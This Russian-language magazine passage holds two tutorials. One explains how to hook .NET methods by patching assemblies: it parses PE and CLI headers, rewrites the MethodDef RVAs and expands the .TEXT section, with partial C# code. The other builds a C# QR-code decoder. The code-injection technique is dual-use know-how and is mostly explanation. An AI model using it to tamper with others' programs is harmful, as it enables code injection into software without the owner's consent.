...В ПРОГЕ ОБНАРУЖИЛСЯ БАГ. ПЕРВОЕ ОБРАЩЕНИЕ К БАЗЕ ОТВАЛИВАЛОСЬ ПО ТАЙМАУТУ, НО СЛЕДУЮЩИЕ ШЛИ НОРМАЛЬНО. ВЫЯСНИЛОСЬ, ЧТО ИНДУСЫ НАКОЛБАСИЛИ МЕТОД В 75000 СТРОК, И ПОДКЛЮЧЕНИЕ К БД ОТВАЛИВАЛОСЬ ЗА ТО ВРЕМЯ, ПОКА ШЛА JIT-КОМПИЛЯЦИЯ МЕТОДА...


ПО-МОЕМУ, МЕТОД В 75К СТРОК НА C# СКОРЕЕ ПРИЗОВЕТ ДЬЯВОЛА, ЧЕМ ЗАРАБОТАЕТ.

Перехватываем .NET

Теория и практика перехвата вызовов .NET-функций

Помню, несколько лет назад мы с друзьями язвили по поводу того, что скоро мобильные телефоны уже не будут отставать от компьютеров по мощности микропроцессора. И вот, пожалуйста — в том месте, где я работаю, 20% компов УЖЕ уступают по мощности современному GalaxyS.

АНАЛОГИЧНАЯ СИТУАЦИЯ СКЛАДЫВАЕТСЯ И С РАЗРАБОТКОЙ ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ — ПАРУ ЛЕТ НАЗАД ПРОГРЕССИВНОЕ ЧЕЛОВЕЧЕСТВО БЫЛО УВЕРЕНО, ЧТО ПЕРЕХВАТ ВЫЗОВА .NET ФУНКЦИЙ — УДЕЛ ИЗВРАЩЕНЦЕВ. И я бы с ними согласился.
О перехватах API-функций написано море книг и статей, снята куча видеоуроков. Если раньше эта тема казалась уделом гуру-программистов, то теперь написать код, который будет перехватывать системные вызовы, не составит проблемы даже для новичка — там и на самом деле нет ничего сложного. Разумеется, только если речь идет о стандартном WinAPI-интерфейсе. Идея перехвата вызовов функций в .NET поначалу вызывала лишь улыбки программистов. Улыбали и попытки написания вирусов под .NET Framework. Времена изменились, и вместе с ними изменились требования, которые потенциальный заказчик ставит для разработчика. Теперь перехват вызовов в .NET-прогах — не такая уж никчемная и безумная задача, как казалось раньше. И теперь после прочтения этой статьи ты легко сможешь взять под контроль свои .NET-приложения!



Metadata Expert – твой незаменимый помощник

Собираем мозаику

Теперь можно со всей смелостью утверждать, что ответ Майкрософта вездесущей Java удался — разработчик на .NET на сегодняшний день так же востребован, как и Java-программист. С внедрением .NET Framework принципиально поменялась схема «язык программирования — ОС». Если раньше речь шла об адаптации одного языка для разных платформ, то сейчас — об адаптации разных языков для одной платформы. Давай вкратце вспомним, что такое .NET, и что нам нужно знать, если мы хотим научиться основам перехвата в его среде. Дело в том, что в нашем случае мало будет просто знать язык программирования среды .NET, нужно еще иметь четкое представление о том, как он работает.

Платформа .NET содержит общеязыковую среду выполнения (Common Language Runtime — CLR). Общеязыковая среда выполнения CLR поддерживает управляемое выполнение, которое характеризуется рядом преимуществ. Совместно с общей системой типов, общеязыковая среда выполнения CLR поддерживает возможность взаимодействия языков платформы .NET. Кроме того, платформа .NET предоставляет большую полнофункциональную библиотеку классов .NET Framework. Ну и конечно же, метаданные (Metadata) — это информация о сборках, модулях и типах, составляющих программы в .NET. Компилятор генерирует метаданные, а CLR и наши программы их используют. Когда загружаются сборка и связанные с ней модули и типы, метаданные подгружаются вместе с ними.

Metadata

На метаданных, как на одной из самых важных и принципиальных тем, мы сейчас и остановимся.

Итак, в них хранятся все классы, типы, константы и строки, используемые .NET-приложением. Metadata, в свою очередь, делится на несколько отдельных куч (heaps) или потоков. В Microsoft .NET предусмотрены пять куч: #US, #Strings, #Blob #GUID и #~.

- **#US-куча** хранит все строки, которые программист «заготовил» в своем коде. К примеру, если программа выводит на экран строку функцией Print("hello"), то hello будет храниться в #US-куче.
- **#Strings-куча** хранит в себе такие вещи, как имена методов и имена файлов.
- **#Blob-куча** содержит в себе бинарные данные, на которые ссылается сборка, такие как, например, сигнатура методов.
- **#~-куча** содержит набор таблиц, которые определяют важное содержимое .NET-сборки. Например, там содержатся таблицы AssemblyRef, MethodRef, MethodDef, и таблицы Param. Таблица AssemblyRef включает набор внешних сборок, от которых зависит сама сборка.

Таблица MethodRef включает в себя лист внешних методов, которые используются сборкой. Таблица MethodDef содержит все методы, которые определены в сборке. Param, в свою очередь, содержит все параметры, которые используются методами, определенными в таблице MethodDef.

«К чему эта скукота?», — спросишь ты. Спокойно! Сверни ковер нетерпения и положи его в сундук ожидания, ведь без понимания того, «как же эта хрень работает», смысл статьи до тебя может и не дойти :).

Поговорим поподробнее о таблице MethodDef. Для перехвата методов .NET-приложений это крайне нужная вещь.


Каждая запись в таблице методов содержит RVA (relative virtual address) метода, флаги метода, имя метода, смещение в куче #Blob на сигнатуру метода



links
http://reflector.red-gate.com — сайт программы .NET Reflector, который позволяет восстановить исходный код .NET-программ, даже если их сорцы недоступны. Рекомендуется к пользованию!



dvd
На диске ты найдешь законченный вариант либы, которая позволяет внедрять код в .NET'овские сборки



info
Для исследования Metadata в своих .NET-приложениях могу посоветовать .NET Metadata Expert — это удобный инструмент исследования приложений, разработанных для платформы Microsoft .NET Framework.

Внутри .NET

и индекс в таблице Param, которая содержит первый параметр, передаваемый функции. RVA метода указывает на тело метода (который содержит IL-код) в секции .TEXT.
Сигнатура метода определяет порядок передачи параметров (calling convention), какой тип будет на возврате из метода и т.д.
Чтобы ты смог понять тему на уровне Дао, на сайте rsdn.ru выложены аж целых три статьи на тему метаданных в .NET, которые рекомендуются к обязательному изучению (http://www.rsdn.ru/article/dotnet/refl.xml, .../phmetadata.xml, и .../dne.xml).

Как далеко можно зайти в лес?

До его середины — дальше лес уже кончается. Спешу обрадовать: половину леса мы уже прошли и постепенно продвигаемся к нашей главной цели — научиться перехватывать .NET-вызовы.
Рассмотрим вопрос исполнения .NET-приложений чисто практически:

- **Mscoree.dll** (исполнительный движок среды .NET)
- **Mscorwks.dll** (where most of the stuff happens)
- **Mscorjit.dll** (та самая JIT)
- **Mscorsn.dll** (обрабатывает верификацию «строгих» имен)
- **Mscorlib.dll** (Base Class Library — библиотека базовых классов)
- **Fushion.dll** (assembly binding)

Любое .NET-приложение на точке входа имеет всего одну инструкцию. Эта инструкция реализует джамп на функцию _CorExeMain, которая располагается в таблице импорта.
_CorExeMain, в свою очередь, ссылается на mscoree.dll, которая и начинает процесс загрузки и исполнения .NET-приложения.
Mscoree.dll вызывает _CorExeMain из mscorwks.dll.
Mscorwks.dll — это довольно большая библиотека, которая контролирует и обрабатывает процесс загрузки. Она загружает библиотеки базовых классов (BCL) и только затем вызывает точку входа Main() твоего .NET-приложения. Так как Main() в этом моменте все еще не декомпилировано, код Main() будет переброшен обратно в mscorwks.dll для компиляции. Mscorwks.dll вызовет JITFunction, которая загрузит среду JIT из mscorjit.dll. Как только сгенерированный IL-код будет скомпилирован в native-код, контроль будет передан обратно в Main(), которая и начнет непосредственное исполнение.

Перехват? Легко!

Ну, наконец-то! Поговорим непосредственно о перехвате вызовов в .NET. Мы привыкли воспринимать перехват классически, то есть таким образом, когда с целью его реализации или пишутся прокси-обертки, или же функция просто сплайсится. В случае с .NET все происходит по-другому.
Первое, что надо уяснить для осуществления перехвата — это то, что методы, которые мы хотим перехватить, хранятся в конце секции .TEXT. Это сделано, потому что секция .TEXT .NET'овской сборки довольно компактна — там недостаточно места для хранения всех перехваченных функций.
Кто-то может спросить, почему нельзя просто изменить стандартным общеизвестными способом (инструкции «CALL» и «JUMP» RVA-метода) на перехватываемый код, а затем просто перехватить код всех оригинальных функций? Причина проста — инструкции «CALL» и «JUMP» в MSIL-коде используют токены (сигнатуры) методов, а не смещения на них. Таким образом, если я хочу получить ссылку на код, который нужно перехватить, это нужно будет сделать путем поиска токена метода. Итак, для решения нашей задачи перехвата нам нужно будет раздвинуть секцию .TEXT кода.




Схема .NET исполняемого файла

Представляется, что единственный способ вызвать оригинальный код — создать другой метод. Есть две причины, по которым такой подход трудно, но все же осуществим. Во-первых, это требует включения новой записи в таблицу методов. И во-вторых, в таблице методов дополнительного места для этого просто нет.

Второе — нам нужно найти RVA метода в таблице MethodDef и перезаписать его так, чтобы он указывал на место расположения нового перехваченного метода. Для совершения этой операции нужно увеличить размер секции .TEXT для того, чтобы она смогла вместить все это хозяйство. При этом должны быть учтены и виртуальный, и raw-размер секции. Виртуальный размер — это актуальный, действительный размер секции, raw-размер — это размер, округленный до выравнивания секции. Виртуальные адреса и размеры нужны для того, чтобы знать, как исполняемый файл загружается в память.

Если, к примеру, секция .TEXT имеет виртуальный адрес 0x1000, то по этому смещению в памяти запущенного процесса мы и найдем эту самую секцию .TEXT, которая туда была спроецирована. Вместе с тем, raw-адрес секции может быть 0x200, а это значит, что секция .TEXT в самом файле расположена по смещению 0x200.

Те секции, которые идут за .TEXT (секции данных и релоки), тоже нужно будет выровнять, потому что расширение секции .TEXT «наедет» на начало следующей секции, в результате чего файл просто не запустится. В конце всего этого действа обновляются PE-заголовки. Все, теперь наш перехваченный код вшит прямо в сборку, а другие методы остались нетронутыми.

Колбасим код

Как ты, наверное, уже догадался, один из основных моментов, который позволит нам взять под контроль .NET-программулину, заключается в получении указателя на заголовок CLIHeader, который, в свою очередь, содержит такое поле, как Metadata. Оно-то нам и нужно:

ПОЛУЧИМ УКАЗАТЕЛЬ НА CLIHEADER C#

```
FileReader Input = new FileReader(AssemblyPath);
byte[] Buffer = Input.Read();
[skip...]
ImageBase = Marshal.AllocHGlobal(Buffer.Length * 2);
HeaderOffset = *((UInt32 *)(ImageBase + 60));
PE = (PEHeader *)(ImageBase + HeaderOffset);
HeaderOffset += (UInt32)sizeof(PEHeader);
StandardHeader = (PEStandardHeader *)(ImageBase +
       HeaderOffset);
RVA *CLIHeaderRVA = (RVA *)((byte *) StandardHeader
      + 208);
SectionOffset = GetSectionOffset(CLIHeaderRVA->
      Address);
CLI = (CLIHeader *)(ImageBase + CLIHeaderRVA->Address
      - SectionOffset);
MetaDataHeader = (MetaDataHeader *)(ImageBase +
      CLI->MetaData.Address - SectionOffset);
metadata = new MetaData(Function, ImageBase,
      (Int32)CLI->MetaData.Address, MetaDataHeader,
      CLI->MetaData.Size);
```

Далее будет ненамного сложнее, особенно для тех, кто знаком со способом внедрения в PE-файлы путем расширения его секций.

Нам нужно будет записать в конец секции .TEXT перехваченные функции и пересчитать все необходимые поля, связанные с секцией, чтобы дать ей возможность нормально выполниться, после чего обновить необходимые PE-заголовки:


```
VirtualSize = TextSectionHeader->VirtualSize
   + HookSize;
RawDataSize = VirtualSize;
if ((RawDataSize % FileAlignment) != 0)
   RawDataSize += (FileAlignment -
      (RawDataSize % FileAlignment));
StandardHeader->CodeSize = RawDataSize;
HookAddress = TextSectionHeader->VirtualAddress
   + TextSectionHeader->VirtualSize;
TextSectionHeader->VirtualSize = VirtualSize;
TextSectionHeader->RawDataSize = RawDataSize;
[skip...]
StandardHeader->DataBase = DataSectionHeader->
   VirtualAddress;
StandardHeader->ImageSize = SectionHeader->
   VirtualAddress + SectionHeader->VirtualSize;
if ((StandardHeader->ImageSize % SectionAlignment) != 0)
   StandardHeader->ImageSize +=
     (SectionAlignment -
     (StandardHeader->ImageSize % SectionAlignment));
```

Вот и все. К сожалению, те 75 тысяч строк кода, которые мне хотелось бы выложить на страницы журнала, в него просто не влезут. Шутка :). Полностью рабочий код ты, как и всегда, сможешь найти на диске.

Заключение

Так уж получилось, что большая часть статьи — это описание принципов действия .NET'овской среды, о которых ты наверняка наслышан. Но, как говорится, RTFM — и будет тебе счастье. Для того, чтобы полностью овладеть этой техникой и прослыть шаманом, тебе придется хорошенько потрудиться. Но это не страшно, ведь перехват .NET-приложений в твоем исполнении того стоит.

Денис «c0n Difesa» Макрушин http://twitter.com/difezza, http://defec.ru



Погружение в матрицу

Анализ структуры и методы распознавания QR-кода

В современном мире информация может представляться в самых причудливых формах. Причины для этого разные и не всегда имеют стеганографическую подоплеку. У «человека разумного» буквально появился «третий глаз»: мобильный телефон стал неотъемлемым атрибутом каждого из нас. А что именно с его помощью мы попытаемся разглядеть, ты узнаешь из этой статьи.

Повсеместно распространенным штрих-кодом сейчас уже никого не удивишь. В реальной жизни представление информации в виде последовательности черно-белых полос стало привычным настолько же, насколько привычной стала покупка какого-либо товара в супермаркете. Кодирование информации о продукте (страна-изготовитель, непосредственно сам изготовитель товара, тип товара и т.п.) производится с целью упрощения дальнейшего ее извлечения автоматизированными средствами. Именно для этого хорошо подходит штриховой код, который в силу своей линейной структуры хорошо читается в горизонтальном направлении.

Однако прогресс не стоит на месте, и в скором времени того объема информации, который способны перенести в себе линейные кодировки (до 30 цифровых символов), стало не хватать производителям бесконечно растущих объемов продукции. Инженеры стали задумываться о способах расширения объемов кодируемых данных и результатом их деятельности стало появление на свет двумерных штрих-кодов, но вот сфера их применения, в силу специфики, перестала ограничиваться исключительно «пометкой» различной продукции. Нынче представители семейства «матричных» активно используются в среде потребительской, и теперь им находят все более интересные способы применения. И чтобы при случайной встрече с ними ты не смотрел на них, как на картинку с ребусом, мы научимся распознавать их не только по внешним признакам, но и напишем программный инструмент, который позволит тебе определить содержание контейнера с данными, а также поговорим о нестандартных способах использования матричного кодирования.

Пришел. Увидел. Распознал.

Чтобы не получить в конечном счете «кашу» из определений, предлагаю придерживаться общей классификации способов кодирования информации. Как уже было упомянуто в начале, разделяют два принципиально разных типа кодирования:

1) Линейный (одномерный). Наиболее распространенный представитель — (в народе называемый «штрихкодом»).

2) Двумерный. В свою очередь он делится на:


2.1) многоуровневый (stacked);

2.2) матричный (matrix).

Многоуровневые коды нам неинтересны, так как они представляют собой попросту «многослойный» линейный код. В свою очередь, матричные кодировки «упаковывают» информацию как по гори-



Результат разбора пациента — строка «Xakep Online: http://xakep.ru»



Матричный код PDF417. О сложности его распознавания подручными средствами и говорить не приходится

зонтали, так и по вертикали, что позволяет радикально увеличить объем хранимых данных и, соответственно, снять ограничения на их тип — теперь становится возможным кодирование текстовых данных.

Из всего многообразия матричных кодов нам интересен QR-код. Его повсеместная распространенность (одна только Япония использует эти кодировки с такой завидной популярностью, как, например, мы используем таблички с указанием названия улицы и номера дома) обусловлена прежде всего высокой степенью его распознаваемости и, как следствие, простотой распознающего оборудования. Кстати, аббревиатура QR образована от англ. «quick response», что в переводе на великий и могучий означает «быстрый отклик».

Быстро «откликнуться» конкретный экземпляр QR-кодов может на самое непривередливое оборудование. Так, например, имея в наличии мобильный телефон или любой другой девайс с камерой практически любого разрешения, можно считать себя уже достаточно укомплектованным для охоты за QR-кодами.

Если сфотографировать QR-картинку, прилагающуюся к статье (или открыть ее с диска и сделать банальный PrintScreen, но это выглядит менее эффектно), пропустить фотографию через одну из программ распознавания, то мы получим следующую строку:

Xakep Online: http://xakep.ru

Что делать с полученной информацией (перейти по ссылке на веб-ресурс, сохранить ссылочку в заметках или в контактах и т.п.), ты решишь самостоятельно.

Программы для распознавания QR-кодов доступны практически под любые платформы, однако большинство из них рассчитано на мобильную аудиторию. Неудивительно, ведь в подавляющем большинстве случаев, когда мы можем встретить «белый квадрат с черными точками», у нас под рукой не окажется ничего, кроме мобильного телефона.

Большинство программ находятся в свободном доступе и являются бесплатными, однако мало кто из разработчиков делится исходными кодами своего ПО. Может быть, этот факт обусловлен отсутствием интереса конечного пользователя, а может быть, производитель не хочет раскрывать деталей алгоритма распознавания.

Так или иначе, мы самостоятельно разберемся с деталями распознавания QR-кода программным способом, написав полноценное приложение, которое, в прямом смысле, позволит нам получать из картинки содержащуюся в ней текстовую информацию.

Готовим инструменты

Разрабатывать приложение мы будем под платформу .NET на языке C#. Выбор данного инструментария основан не только на удобстве и скорости разработки приложения, но и на получении многоплатформенного результата. По определению, скомпилированный под .NET Framework проект в силу ряда особенностей наделен свойствами кроссплатформенности. Плюс ко всему, если скомпилировать полученный проект с поддержкой окружения .NET Compact Framework, мы получаем высокопроизводительное приложение, специально адаптированное для запуска на мобильных платформах. Указанная совместимость без дополнительных трудозатрат объясняется следующей особенностью: Microsoft .NET Compact Framework представляет собой несколько урезанную версию .NET Framework, поэтому в большинстве случаев от разработчика приложений под мобильные устройства не требуется лишних действий с исходными кодами для переноса функционала на десктопные платформы.

Если с выбором инструмента создания ПО все практически очевидно, то с инструментами для манипуляций с QR-кодом дела обстоят несколько сложнее. В .NET Framework нет «нативных» средств для работы с матричными кодировками.

В процессе поиска сторонних библиотек для работы с матричными кодами я столкнулся с веб-ресурсом восточной компании, занимающейся профессиональной работой с изображениями и обработкой баркодов (двумерных кодов, к коим относится и QR). Результатами своей деятельности в виде демонстрационных версий компонент для кодирования/декодирования ряда двумерных представителей штрихкодов разработчики компании любезно делятся с посетителями. SDK доступно для скачивания и содержит библиотеки под разные платформы: Windows, *NIX, Windows Mobile, Symbian и iPhone (Mac OS). Для интересующей нас платформы Windows, а также для Windows Mobile SDK предоставляется вместе с динамической библиотекой (.dll), что позволяет легко использовать его в проектах на .NET/VC/VB. Помимо манипуляций с QRCode библиотека также умеет работать с DataMatrix и PDF417. Так что если у тебя возникнет желание расширить свой кругозор и поиграться с другими типами кодирования, то все нижеописанные действия в общем случае подходят и для указанных кодировок.

Разбираем матрицу

Рассмотрим общую структуру приложения, которое, как предполагается, будет декодировать QR-код.

Первую и, пожалуй, самую большую часть исходного



info

По данным Википедии, максимальное количество символов, которое помещается в один QR-код:

- Цифры — 7089
- Цифры и буквы (включая кириллицу) — 4296
- Двоичный код — 2953 байт
- Иероглифы — 1817



links

- http://www.partitek.com/ — официальный веб-ресурс разработчиков описанного в статье SDK.
- http://qrcoder.ru/ — сервис генерации QR-кодов.
- http://www.xakep.ru/magazine/xa/084/056/2.asp — статья «Жуки в полоску» о структуре штрих-кода.
- http://defec.ru — мой ресурс, где ты можешь задать вопросы и поделиться идеями.



dvd

На диске присутствуют исходные коды рассмотренного в статье приложения со всеми необходимыми библиотеками.



Изображение-пациент, полученное с помощью мобильного телефона



QR-код скрывает гораздо больше, чем может показаться на первый взгляд

кода занимает описание основного программного класса: определение констант, структурные секции, секции описания функций, предоставляемых сторонней библиотекой. Представление исходных данных в виде картинки описывает структура PTIMAGE.

Структура, описывающая параметры изображения

```
unsafe public struct PTIMAGE
{
  public int dwWidth;// ширина изображения в пикселях
  public int dwHeight;//высота изображения в пикселях
  public byte* pBits;//указатель на данные исходного
изображения
  public byte* pPalette;// указатель на данные о
палитре изображения (1,4,8 бит)
  public short wBitsPerPixel; //число бит на пиксель
}
```

SDK поддерживает большинство форматов файлов изображений. Учитывая тот факт, что большинство камер экспортируют снимки в наиболее распространенные форматы, проблем с несовместимостью быть не должно.
Далее идет раздел описания функций, которые экспортируют библиотеки, входящие в состав SDK. Заострять внимание на их подключении мы не будем.
Следующим этапом будет описание параметров библиотеки декодирования баркодов в структуре PTDECODEPARA:

Структура PTDECODEPARA используется для определения параметров при декодировании баркода на изображении

```
public unsafe struct PTDECODEPARA
{
  public int dwStartX;// начало координаты X в пик-
селях в окне поиска изображений для декодирования
  public int dwStartY;
  public int dwEndX;
  public int dwEndY;
  public int dwMaxCount;//максимальное количество
символов для поиска; если значение равно 0, то ищем
все символы
};
```

Манипулируя со значением переменной dwMaxCount, мы получаем возможность управлять производительностью приложения, фокусируя наш «декодировщик» на конкретных областях исходного изображения и избегая функционирования «в холостую». Следующая структура заполняется непосредственно после определения области изображения, в которой находится баркод:

После декодирования структура PTBARCODEINFO содержит баркод с информацией

```
public unsafe struct PTBARCODEINFO
{
  /*координаты четырех углов баркода в пикселях*/
  public int dwX1, dwY1;
  public int dwX2, dwY2;
  public int dwX3, dwY3;
  public int dwX4, dwY4;
  public byte* pData; //указатель на буфер, который
содержит данные баркода
  public int dwDataLen; //длина данных (в байтах)
баркода
};
```

Если ты внимательно посмотришь на картинку с QR-кодом, то сразу заметишь три выделяющихся квадратных области — это ориентиры для средств распознавания, своего рода «указатель» программе на то, что среди прочего набора пикселей на картинке присутствует QR-код. Главная функция нашего приложения проста до безобразия, поэтому в полном объеме приводить ее не будем, а сосредоточим внимание на следующих инструкциях:

```
static void Main(string[] args)
{
  PtQRDecodeRegister("12345678901234567890");//
использование ключа демонстрационной версии
  PtInitImage(ref image); // инициализация структуры
изображения
  …
  if (OpenFileDlg.FileName != "")
  {
    FileName = OpenFileDlg.FileName;
    DecodeQR();
  }
  …
}
```



Наглядная демонстрация процесса распознавания QR-кода



Пример использования матричного кода в повседневной жизни

Как ты уже понял, непосредственно процесс распознавания скрывается в инструкциях функции DecodeQR(), которая после определения области QR-кода передает инструкции обработчику баркода, а он, в свою очередь, демонстрирует пользователю информацию, содержащуюся в картинке:

```
static private void DecodeQR()
{
  …

  /*если операции загрузки изображения и определения
наличия в нем баркода выполнены успешно*/
  if (PtLoadImage(FileName, ref image, 0) ==
    PT_IMAGERW_SUCCESS)
  {
    if (PtQRDecode(ref image, ref DecodePara,
        ref BarCodeInfo) != PT_QRDECODE_SUCCESS)
      MessageBox.Show("An error occured while
rocognition ");
    else
      ShowBarCodeInfo(ref BarCodeInfo);//передача
полученной структуры функции-обработчику
  }
  …
}
//описание функции-обработчика, возвращающей строку
QR-кода
static public unsafe void ShowBarCodeInfo(
  ref PTTOTALBARCODEINFO BarCodeInfo)
{
  if (BarCodeInfo.dwTotalCount <= 0)
  {
    MessageBox.Show("No barcode was found");
    return;
  }
  string str = "";
  //совокупность операций получения строки
  { …
    str = str+Encoding.Default.GetString(byteArray);
    //Encoding.GetEncoding("GB2312").GetString
    str = str + "\n\n";
  }
  str = str + '\0';
  MessageBox.Show(str);
}
```

Вроде бы результат достигнут. Однако легкий «краш-тест» полученного приложения позволил выявить его сильные и слабые стороны.

